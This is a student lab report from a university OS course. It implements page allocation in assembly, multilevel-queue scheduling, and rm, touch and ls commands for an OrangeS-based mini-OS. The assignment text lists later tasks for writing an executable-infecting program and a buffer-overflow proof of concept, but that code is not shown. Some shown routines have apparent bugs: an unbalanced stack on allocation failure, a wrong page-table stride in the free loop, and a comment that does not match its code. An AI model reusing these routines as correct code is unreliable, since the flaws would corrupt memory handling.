|  |  |  |  |
| --- | --- | --- | --- |
| 武汉大学国家网络安全学院教学实验报告 | | | |
| 课程名称 | 操作系统设计与实践 | 实验日期 | 2023/12/30 |
| 实验名称 | 操作系统实现大作业 | 实验周次 | 15-学期末 |
| 姓名 | 学号 | 专业 | 班级 |
| 赵伯俣 | 2021302181156 | 信息安全 | 6班 |
| 刘竞优 | 2021302181057 | 信息安全 | 6班 |
| 钱一铭 | 2021302181115 | 信息安全 | 4班 |
| 钱嘉乐 | 2021312181234 | 信息安全 | 7班 |

目录

[一、实验目的及实验内容 2](#_Toc1676)

[第一部分： 2](#_Toc14766)

[第二部分： 3](#_Toc28262)

[二、实验环境 4](#_Toc16020)

[三、小组分工 4](#_Toc14589)

[四、实验过程分析 5](#_Toc10012)

[4.1 OS功能综合 5](#_Toc10781)

[4.1.1内存分配与释放 5](#_Toc18601)

[4.1.2多级队列进程调度 10](#_Toc1864)

[4.1.3目录树结构 17](#_Toc2519)

[4.1.4 Makefile文件 20](#_Toc24406)

[4.2 拓展shell 21](#_Toc15872)

[4.2.1 rm和touch指令 21](#_Toc24703)

[4.2.2 ls指令 23](#_Toc27066)

[4.2.3 cat指令 27](#_Toc14162)

[4.2.4 shell执行流程图 28](#_Toc8290)

[4.3多任务shell 29](#_Toc1687)

[4.4基于分页的虚拟内存管理 32](#_Toc27386)

[4.5自我OS安全分析 32](#_Toc18239)

[4.5.1分析漏洞 32](#_Toc27351)

[4.5.2 poc实现 39](#_Toc6343)

[4.6可信防护 54](#_Toc16125)

[4.6.1 静态度量 54](#_Toc3513)

[4.6.2 动态度量 58](#_Toc10521)

[4.6.3 感知与体系化防护 61](#_Toc7473)

[四、实验结果总结 68](#_Toc6000)

[六、教师评语 68](#_Toc27024)

# 一、实验目的及实验内容

## 第一部分：

任务一（基本要求）

•在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综

合，形成你自己的一个简易OS

– 功能要求：

• 可以考虑使用软盘或者硬盘，启动该mini-OS。

• 能够实现你在前面章节所实现的，内存分配与释放，

• 能够实现你在前面章节所实现的多进程管理与调度，

• 所有代码需用目录树结构管理，并添加完整的makefile编译，以及文档

任务二（基本要求）

•扩展shell要求

– 利用当前OrangeS所提供的系统调用和API，编写2个以上可执行程序（功能自定），并编译生成存储在文件系统中

– 分析教材的Shell代码，画出Shell的流程图，在Shell中调入你所编写的可执行程序，启动并执行进程

• 注意使用教材中所提供的系统调用来实现

– 进程结束后返回Shell

#### 任务三（进阶要求，自选）

• 改造任务二的shell，使其能够在同一个shell中，支持多任务执行

– 注意现有内存管理可能不支持多程序支持

#### 任务四（高阶要求，自选）

• 继续扩展程序，支持基于分页的虚拟内存管理

– 重点模拟实现请求调页的功能

– 页面替换算法考虑FIFO

## 第二部分：

任务一：自我OS安全分析

① 分析提示：可执行文件的篡改、内存破坏

漏洞、权限绕过等

② POC实现：

① 编写一个C程序，该程序查找OS中的可执行文

件，对可执行文件添加额外的代码。

② 编写一个程序，可对存在内存破坏漏洞的代码

进行缓冲区溢出，控制返回地址到指定的位置

任务二：可信防护

① 静态度量：

• 对你的OS进行扩充，编写一个程序模块，该程序模块能

够在，当OS加载可执行文件时，对该可执行文件进行完

整性校验，并进行比对。

• 完整性校验的算法，可采用简单的奇偶校验算法。

• 思考：

– 这样的度量，是否能够抵御对可执行文件的篡改？

– 完整性校验算法，使用奇偶校验算法，是否存在什么问题？

– 完整性校验值应该存在哪里？

② 动态度量：

• 对你的OS进行扩充，编写一个自动化的触发程序

• 触发时，读取当前运行的进程的内存布局进行，并解析堆栈结构，检查堆栈返回地址是否合法

• 思考：

– 如何理解“合法”的概念？

– 你的实现能否抵御POC实现中，第二个攻击？

– 这种度量方法的效率如何，存在什么额外的安全问题？

③ 感知与体系化防护（选做）：

• 对你的OS进行扩充，探索体系化防护思路。明确攻击平面有哪些?并考虑相应防护。例如：

– 内存破坏：借鉴软件安全中的方法，试试比如地址空间布局随机

化、Canary、页面的权限管理？

– 系统调用的滥用：是否可以扩展一套系统调用的hook机制，并加

以分析

– 数据窃取：提供基于文件系统、或者内存的加密机制？

– ……

– 可以发挥你的想象力，在这个demo系统上探索。

# 二、实验环境

Ubuntu 16.04.7 LTS (Xenial Xerus)

VMware Workstation 17 Pro

# 三、小组分工

本人完成OS综合装配的任务一，任务二中touch,rm功能的添加；安全分析部分利用格式化字符串进行栈溢出。

# 四、实验过程分析

## 4.1 OS功能综合

### 4.1.1内存分配与释放

#### 查找物理页

在位图中查找未分配的物理页的程序代码如下所示

1. alloc\_a\_4k\_page:
2. push ds
3. push es
4. xor eax,eax
5. .search:
6. bts [BitMap],eax
7. jnc .find
8. inc eax
9. cmp eax,BitMapLen\*8
10. jl .search
11. mov eax,0
12. ret
13. .find:
14. shl eax,12
15. pop es
16. pop ds
17. ret

首先将寄存器ds、as的值进行保存，然后循环遍历表示物理内存页存在与否的位图BitMap，在位图中，若能够找到一个位置的标识为0，则说明该物理页尚未被分配，将eax寄存器中的值左移12位（因为页大小为4KB，左移之后表示物理页实际内存地址）后返回。

#### 分配内存

内存分配部分的代码如下所示

1. alloc\_pages:
2. mov ecx,eax
3. ;计算总共需要分配的物理内存大小，并将其存储在 ebx 寄存器中。
4. mov ebx,4096    ;page number \* page size
5. mul ebx
6. mov ebx,[es:AvaLinearAddress]
7. add [es:AvaLinearAddress],eax
8. ;ebx存的是AvaLinearAddress 指定的线性地址对应的地址
9. push ebx
10. mov eax,ebx
11. mov ebx,cr3
12. and ebx,0xfffff000
13. and eax,0xffc00000
14. shr eax,20
15. add ebx,eax     ;ebx中是PDE中的地址
16. mov edx,ebx     ;edx->missing PDE address页目录项（PDE）的地址
17. mov ebx,[ebx]   ;PTE 地址
18. ;test p flag 检查 PDE 中的 P 标志位
19. test ebx,0x0000\_0001
20. jnz .pde\_exist
21. mov ebx,cr3
22. mov ebx,[ebx]   ;first page table address
23. and ebx,0xfffff000
24. shl eax,10
25. add ebx,eax     ;这里会直接变为页表的位置
26. or ebx,0x0000\_0007
27. mov [edx],ebx
28. .pde\_exist:
29. mov eax,[esp]
30. and ebx,0xfffff000
31. and eax,0x003ff000
32. shr eax,10
33. add ebx,eax
34. .change\_pte:
35. call alloc\_a\_4k\_page
36. test eax,eax
37. jz .allocation\_failed   ;分配失败
38. or eax,0x0000\_0007
39. mov [ebx],eax
40. add ebx,4
41. loop .change\_pte
42. .allocation\_failed:
43. pop ebx
44. ret

#### 内存释放

对于已经分配内存的释放程序如下所示

1. free\_pages:
2. ; push ds
3. ; push es
4. push ebx         ; save eax and ebx
5. push eax
6. ; mov bx, SelectorFlatRW
7. ; mov ds, bx
8. ; mov bx, SelectorData
9. ; mov es, bx       ; normal init
11. ; find the pde and pte
12. mov ebx, cr3
13. and ebx, 0xfffff000
14. and eax, 0xffc00000
15. shr eax, 20      ; 20 = 22 -2
16. add ebx, eax
17. mov edx, [ebx]
18. and edx, 0xfffffff8
19. mov [ebx], edx
21. mov ebx, [ebx]
23. mov eax, [esp]
24. add esp, 4
25. and ebx,0xfffff000
26. and eax,0x003ff000
27. shr eax,10
28. add ebx, eax
29. mov ecx, [esp]
30. add esp,4
31. .free\_pte:
32. mov eax, [ebx]
33. and eax, 0xfffffff8
34. mov edx, eax       ; eax:映射的物理地址
35. shr edx, 12               ;edx:第edx个页面（由于物理地址开始为0x00000000）
36. btr [BitMap], edx         ;改变位图，设置为0，空闲
37. mov [ebx], eax
38. add ebx,32
39. loop .free\_pte
40. ret


#### 测试函数

编写测试函数测试内存分配的功能如下所示。

1. AllocAndFree:
2. xchg bx,bx
3. mov eax,4
4. call alloc\_pages
6. xchg bx,bx
7. mov eax,ebx
8. mov ebx,4
9. call free\_pages
10. xchg bx,bx
11. ret

#### 结果

在kernel\_main.asm中调用该测试函数并单步调试该程序并的到其内存的分配情况如下图所示。



观察结果可以发现分配内存的函数能够正确的将内存分配出去，并且能够将已经分配的内存进行回收。

### 4.1.2多级队列进程调度

#### 变量声明

首先定义多级队列的三个队列

在include/sys/proc.h中添加对于多级队列结构体的定义如下所示

1. # define QUEUE\_LEN 50
2. typedef struct s\_queue
3. {
4. struct proc\* taskqueue[QUEUE\_LEN];
5. int front;
6. int rear;
7. int len;
8. int timep;
9. }QUEUE;

在该队列中定义了多级队列的最大长度为50，第一个结构体taskqueue为一个进程表结构的数组，用于保存每一个进程的进程表。

之后的front rear len分别表示队列的首指针，尾指针和队列长度。最后的timep定义了当前队列每次分配的时间片长度。

在kernel/global.c中对多级队列进行初始化操作，定义一级队列的时间片为2，二级队列的时间片为5，三级队列的时间片为10

1. PUBLIC QUEUE queue[3]={
2. {{0},0,0,0,2},
3. {{0},0,0,0,5},
4. {{0},0,0,0,10}};

然后在include/sys/global.h中添加对于该全局变量的声明

1. EXTERN QUEUE queue[3];

然后在进程表中添加inqueue表示该进程是否已经在队中；添加runtime表示当前进程剩余的运行时间；queuenum表示当前进程所在的队列号，对进程表proc的修改后的代码如下所示

1. struct proc {
2. struct stackframe regs;    */\* process registers saved in stack frame \*/*
3. u16 ldt\_sel;               */\* gdt selector giving ldt base and limit \*/*
4. struct descriptor ldts[LDT\_SIZE]; */\* local descs for code and data \*/*
5. int ticks;                 */\* remained ticks \*/*
6. int priority;
7. int runtime;
8. int inqueue;
9. int queuenum;
10. int pid;                   */\* process id passed in from MM\*/*
11. char name[16];     */\* name of the process \*/*
12. int  p\_flags;              */\*\**
13. \* process flags.
14. \* A proc is runnable iff p\_flags==0
15. \*/
16. MESSAGE \* p\_msg;
17. int p\_recvfrom;
18. int p\_sendto;
19. int has\_int\_msg;           */\*\**
20. \* nonzero if an INTERRUPT occurred when
21. \* the task is not ready to deal with it.
22. \*/
23. struct proc \* q\_sending;   */\*\**
24. \* queue of procs sending messages to
25. \* this proc
26. \*/
27. struct proc \* next\_sending;*/\*\**
28. \* next proc in the sending
29. \* queue (q\_sending)
30. \*/
31. int p\_parent; */\*\*< pid of parent process \*/*
32. int exit\_status; */\*\*< for parent \*/*
33. struct file\_desc \* filp[NR\_FILES];
34. };

#### 队列操作函数

因为在进行多级队列操作的过程中需要进行入队出队的操作，其操作的具体代码如下图所示

1. int inqueue(struct proc\* p)
2. {
3. QUEUE\* tempqueue;
4. tempqueue=queue+p->queuenum;
5. tempqueue->taskqueue[tempqueue->rear]=p;
6. tempqueue->rear=(tempqueue->rear+1)%QUEUE\_LEN;
7. p->inqueue=1;
8. tempqueue->len+=1;
9. }
10. int outqueue(struct proc\* p)
11. {
12. QUEUE\* tempqueue;
13. tempqueue=queue+p->queuenum;
14. tempqueue->front=(tempqueue->front+1)%QUEUE\_LEN;
15. p->inqueue=0;
16. tempqueue->len-=1;
17. }

入队操作是定义tempqueue为当前操作的队列，将进程按照进程表中给出的queuenum的值即为当前进程应当存放的队列级数将进程加入到队列的对应级数中，然后将当前进程表放置到队列中taskqueue结构的对应位置，并将当前进程的inqueue入队情况设置为已经入队。

因为在多级队列的判断过程中，需要每一次从多级队列中取出一个进程进行判断，所以编写一个从多级队列中取出一个进程的函数get\_one\_proc在functions/schedule.c中

1. struct proc\* get\_one\_proc()
2. {
3. struct proc\* p;
4. QUEUE\* tempqueue;
5. int now\_queue\_num = 0;
6. for (p = &FIRST\_PROC; p <= &LAST\_PROC; p++)
7. {
8. if (p->p\_flags == 0 && p->inqueue == 0 &&(p != p\_proc\_ready || queue->len == 0))
9. {
10. p->ticks = queue->timep;
11. p->queuenum = 0;
12. p->runtime = 10;
13. inqueue(p);
14. }
15. }
16. now\_queue\_num = 0;
17. while (now\_queue\_num <= 2)
18. {
19. tempqueue = queue + now\_queue\_num;
20. int length = 0;
21. int point = tempqueue->front;
22. while (tempqueue->taskqueue[point]->p\_flags != 0 && length < tempqueue->len)
23. {
24. outqueue(tempqueue->taskqueue[point]);
25. inqueue(tempqueue->taskqueue[point]);
27. length += 1;
28. point = (point + 1) % QUEUE\_LEN;
29. }
30. if (length < tempqueue->len)
31. {
32. return tempqueue->taskqueue[point];
33. }
34. now\_queue\_num++;
35. }
36. }

该函数首先遍历所有的能够运行的进程，对每一个进程进行初始化操作，将进程的剩余时间片ticks设置为队列中规定的当前队列的时间片timep；将进程的运行时间设置为100，并将进程进行入队操作。

然后遍历每一个队列，利用结构体tempqueue表示当前所在的队列，point指向当前队列将要调度的进程位置。然后判断每一个进程是否阻塞，若进程阻塞即p\_flags！=0，则将当前进程出队之后重新进队，如果能够找到一个未阻塞的进程，则将当前进程的进程表作为返回值进行返回。

#### 进程调度函数

最后编写调度函数

如下图所示在functions/schedule.c中

1. PUBLIC void myschedule()
2. {
3. struct proc \*p,\*next;
4. next=get\_one\_proc();
6. if(p\_proc\_ready->ticks && p\_proc\_ready->runtime && next->queuenum >= p\_proc\_ready->queuenum)
7. {
8. return;
9. }
11. if(p\_proc\_ready->runtime ==0)
12. {
13. p\_proc\_ready=next;
14. outqueue(next);
15. return ;
16. }
18. if(p\_proc\_ready->ticks==0)
19. {
20. if(p\_proc\_ready->queuenum<2)
21. {
22. p\_proc\_ready->queuenum+=1;
23. }
24. p\_proc\_ready->ticks=(queue+p\_proc\_ready->queuenum)->timep;
25. inqueue(p\_proc\_ready);
26. p\_proc\_ready=next;
27. outqueue(next);
28. return;
29. }
30. if(next->queuenum < p\_proc\_ready->queuenum)
31. {
32. inqueue(p\_proc\_ready);
33. p\_proc\_ready=next;
34. outqueue(next);
35. return;
36. }
37. }

进程调度函数首先取得一个将要进行调度的进程保存到next中，然后进行判断：

若进程在队列中的时间片没有用完且进程的运行时间没有用完并且取得的进程与当前的进程在同一队列中，则不进行进程的调度；

若当前正在运行的进程的运行时间已经清0，表示当前进程已经执行完毕，则运行下一进程并将其出栈；

若进程自身的时间片没有用完但在队列中的时间片已经用完，当前进程应当进入下级队列中，并且将该进程的剩余时间片重新设置为当前队列的时间片，然后调度下一进程运行并出队；

最后考虑抢占问题，若下一个要运行的进程所处的队列在当前进程之前，则将正在运行的进程直接进队，让优先级更高的下一进程调度运行。

修改block函数，使其将进程被阻塞时能够在队列中取得一个新的进程进行调用

1. PRIVATE void block(struct proc\* p)
2. {
3. assert(p->p\_flags);
4. inqueue(p);
5. struct proc\* next=get\_one\_proc();
6. p\_proc\_ready=next;
7. outqueue(next);
8. }

#### 时钟中断处理函数


最后修改时钟中断处理函数，在kernel/clock.c中

1. PUBLIC void clock\_handler(int irq)
2. {
3. disp\_proc();
4. if (++ticks >= MAX\_TICKS)
5. ticks = 0;
6. if (key\_pressed)
7. inform\_int(TASK\_TTY);
8. if (k\_reenter != 0) {
9. return;
10. }
11. if (p\_proc\_ready->ticks)
12. p\_proc\_ready->ticks--;
13. if(p\_proc\_ready->runtime)
14. {
15. p\_proc\_ready->runtime--;
16. }
17. if (p\_proc\_ready->ticks > 0)
18. {
19. return;
20. }
22. myschedule();
23. *//schedule();*
24. }

将最后的进程调度函数设置为自定义的调度函数

#### 输出结果


编译运行调度程序得到的结果如下图所示



记录连续的输出可以发现三个进程的调度按照2：5：10的比例进行，由此可见进程的多级队列调度能够实现

#### 出现的问题即解决

在结果输出时最初希望在每一个进程中进行结果的输出，即在进程的死循环中加入一个打印当前进程的printl指令。编译结果如下图所示



观察发现每个进程的打印输出并没有按照预期结果呈现2：5：10进行输出。

经过研究发现，在输出结果的过程中使用的方法是在进程中的while死循环中调用printl函数对结果进行输出，在输出的过程中存在进程之间通信的阻塞，因此应当采用不会造成阻塞的方式进行结果的输出。

由此可以知道若需要在输出时不能被阻塞，可以在始终中断处理程序中使用disp\_str函数打印结果。

因此将三个进程的代码重新修改为死循环，编写打印进程函数如下所示

1. PUBLIC void disp\_proc()
2. {
3. int id=p\_proc\_ready->pid;
4. if(id==6)
5. {
6. disp\_str(" <Test A> ");
7. }
8. else if(id==7)
9. {
10. disp\_str(" <Test B> ");
11. }
12. else if(id==8)
13. {
14. disp\_str(" <Test C> ");
15. }
16. }

该函数通过判断当前正在运行的进程号来判断输出字符串的结果。6号进程为TestA,7号进程为TestB，8号进程为TestC。由此可以得到实验结果部分正确的实验结果

### 4.1.3目录树结构

任务一中能够得到的目录树如下所示

a

│ 80m.img

│ 80m.img.gz

│ a.img

│ bochsrc

│ kernel.bin

│ krnl.map

│ Makefile

│ tree.txt

│

├─boot

│ │ boot.asm

│ │ boot.bin

│ │ hdboot.asm

│ │ hdboot.bin

│ │ hdloader.asm

│ │ hdloader.bin

│ │ loader.asm

│ │ loader.bin

│ │

│ └─include

│ fat12hdr.inc

│ load.inc

│ pm.inc

│

├─command

│ echo.c

│ Makefile

│ pwd.c

│ start.asm

│

├─fs

│ disklog.c

│ link.c

│ main.c

│ misc.c

│ open.c

│ read\_write.c

│

├─functions

│ page.asm

│ sechdule.c

│

├─include

│ │ stdio.h

│ │ string.h

│ │ type.h

│ │

│ └─sys

│ config.h

│ console.h

│ const.h

│ fs.h

│ global.h

│ hd.h

│ keyboard.h

│ keymap.h

│ proc.h

│ protect.h

│ proto.h

│ sconst.inc

│ tty.h

│

├─kernel

│ clock.c

│ console.c

│ global.c

│ hd.c

│ i8259.c

│ kernel.asm

│ keyboard.c

│ klib.c

│ kliba.asm

│ main.c

│ proc.c

│ protect.c

│ start.c

│ systask.c

│ tty.c

│

├─lib

│ close.c

│ exec.c

│ exit.c

│ fork.c

│ getpid.c

│ lseek.c

│ misc.c

│ open.c

│ orangescrt.a

│ printf.c

│ read.c

│ stat.c

│ string.asm

│ syscall.asm

│ syslog.c

│ unlink.c

│ vsprintf.c

│ wait.c

│ write.c

│

├─mm

│ exec.c

│ forkexit.c

│ main.c

│

└─scripts

genlog


splitgraphs

在原始的11/a的项目文件中添加了目录functions目录用以保存内存分配与释放以及多级队列的演示程序。


### 4.1.4 Makefile文件

由于在文件中添加了对于多级队列以及内存分配与释放的演示程序，所以需要修改对应的Makefile文件。


在OBJS变量中添加functions目录下两个文件的可执行程序如下图所示



为方便程序的调试和运行，将make指令中的位置进行调换并增加bochs指令。调整过后的Makefile脚本只需要make指令便可以进入bochs程序中。



在最后添加对两个功能演示文件可执行文件的获取指令。



## 4.2 拓展shell

### 4.2.1 rm和touch指令

通过文件系统部分章节的学习，可以得出，对于文件系统的操作有open创建文件函数，ulink删除文件函数这两个可以直接调用的接口，因此在拓展shell中实现rm和touch指令

#### rm和touch源程序

rm的源程序如下所示

1. # include"stdio.h"
2. int main(int args,char\* argv[])
3. {
4. if(args!=2)
5. {
6. printf("please use the rm in right format\n");
7. }
8. else
9. {
10. if(unlink(argv[1])==-1)
11. {
12. printf("rm file failed\n");
13. return -1;
14. }
15. printf("%s is successfully removed\n",argv[1]);
16. }
17. return 0;
18. }

在rm中通过直接执行unlink指令判断其返回值是否为-1，若文件成功删除，unlink返回值不为-1则打印成功删除的输出；反之则打印文件删除失败的提示信息。

touch的源程序如下所示

1. # include "stdio.h"
2. int main(int args,char\* argv[])
3. {
4. int fd=open(argv[1],O\_CREAT);
5. if(fd!=-1)
6. {
7. printf("creat %s successfully\n",argv[1]);
8. }
9. else
10. {
11. printf("faile to creat %s\n",argv[1]);
12. }
13. return 0;
14. }

touch指令直接执行命令open并判断其返回值是否为-1，若返回值为-1则说明文件没有成功创建，需要打印失败的提示信息；反之则打印创建文件成功的提示信息


#### 修改makefile

在Makefile中加入了对touch.c和rm.c的编译指令同时添加了make dir指令，可以直接将c语言文件编译成为可执行文件之后写入软盘在操作系统中进行执行

1. touch.o : touch.c ../include/type.h ../include/stdio.h
2. $(CC) $(CFLAGS) -o $@ $<
3. touch : touch.o start.o $(LIB)
4. $(LD) $(LDFLAGS) -o $@ $?
5. rm.o : rm.c ../include/type.h ../include/stdio.h
6. $(CC) $(CFLAGS) -o $@ $<
7. rm : rm.o start.o $(LIB)
8. $(LD) $(LDFLAGS) -o $@ $?
9. diy : clean\_all everything install

#### 运行结果

运行当前两条程序得到的实验结果如下图所示




观察结果可以发现，调用touch首次创建zby文件可以成功创建，再次创建同名文件则会直接显示文件不可创建的提示，若调用rm指令将zby文件进行删除后发现可以正常删除，再次创建又可以创建，由此可见对于文件的创建和删除指令touch和rm可以正常运行。

### 4.2.2 ls指令

在本次实验中所实现的ls指令的功能是显示出当前目录下的所有的文件名。

在fs/misc.c中已经存在有search\_file指令，所以只需要编写search\_dir函数在当前目录下扫描所有的文件名写入到message中，再使用进程之间通信的方式将message返回即可实现ls指令

因为ls指令使用进程之间通信的方式传输信息，所以首先需要在include/sys/const.h文件中声明其信息类型LIST，如下图所示




然后需要在fs/main.c信息处理函数task\_fs中添加一个switch分支，对LIST类型的信息进行处理。

1. case LIST:
2. fs\_msg.BUF = do\_search\_dir();
3. break;

在本次实验中采取的处理方式是调用处理函数do\_search\_dir并且将函数的返回值保存到缓冲区BUF中来进行处理。

同时需要对下方的switch语句中添加对于LIST类型的信息的处理方式。添加结果如下图所示



接下来需要添加发送信息的接口，在lib目录下添加search\_dir.c函数如下所示

1. #include "type.h"
2. #include "stdio.h"
3. #include "const.h"
4. #include "protect.h"
5. #include "string.h"
6. #include "fs.h"
7. #include "proc.h"
8. #include "tty.h"
9. #include "console.h"
10. #include "global.h"
11. #include "proto.h"
12. PUBLIC char\* search\_dir(char\* path){
13. MESSAGE msg;
14. msg.type        = LIST;
15. memcpy(msg.pBUF,path,strlen(path));
16. *//msg.PATHNAME    = (void\*)pathname;*
17. *//msg.FLAGS       = flags;*
18. *//msg.NAME\_LEN    = strlen(pathname);*
20. send\_recv(BOTH, TASK\_FS, &msg);
21. return msg.pBUF;
22. }

该函数通过向TASK\_FS进行通信的方式获取到文件名信息，然后将其保存到pBUF中后再进行返回。

其中使用到了消息的缓冲区，因此，需要在消息的结构体中添加对于缓冲区的定义（include/type.h）如下所示


1. typedef struct {
2. int source;
3. int type;
4. char pBUF[200];
5. union {
6. struct mess1 m1;
7. struct mess2 m2;
8. struct mess3 m3;
9. } u;
10. } MESSAGE;

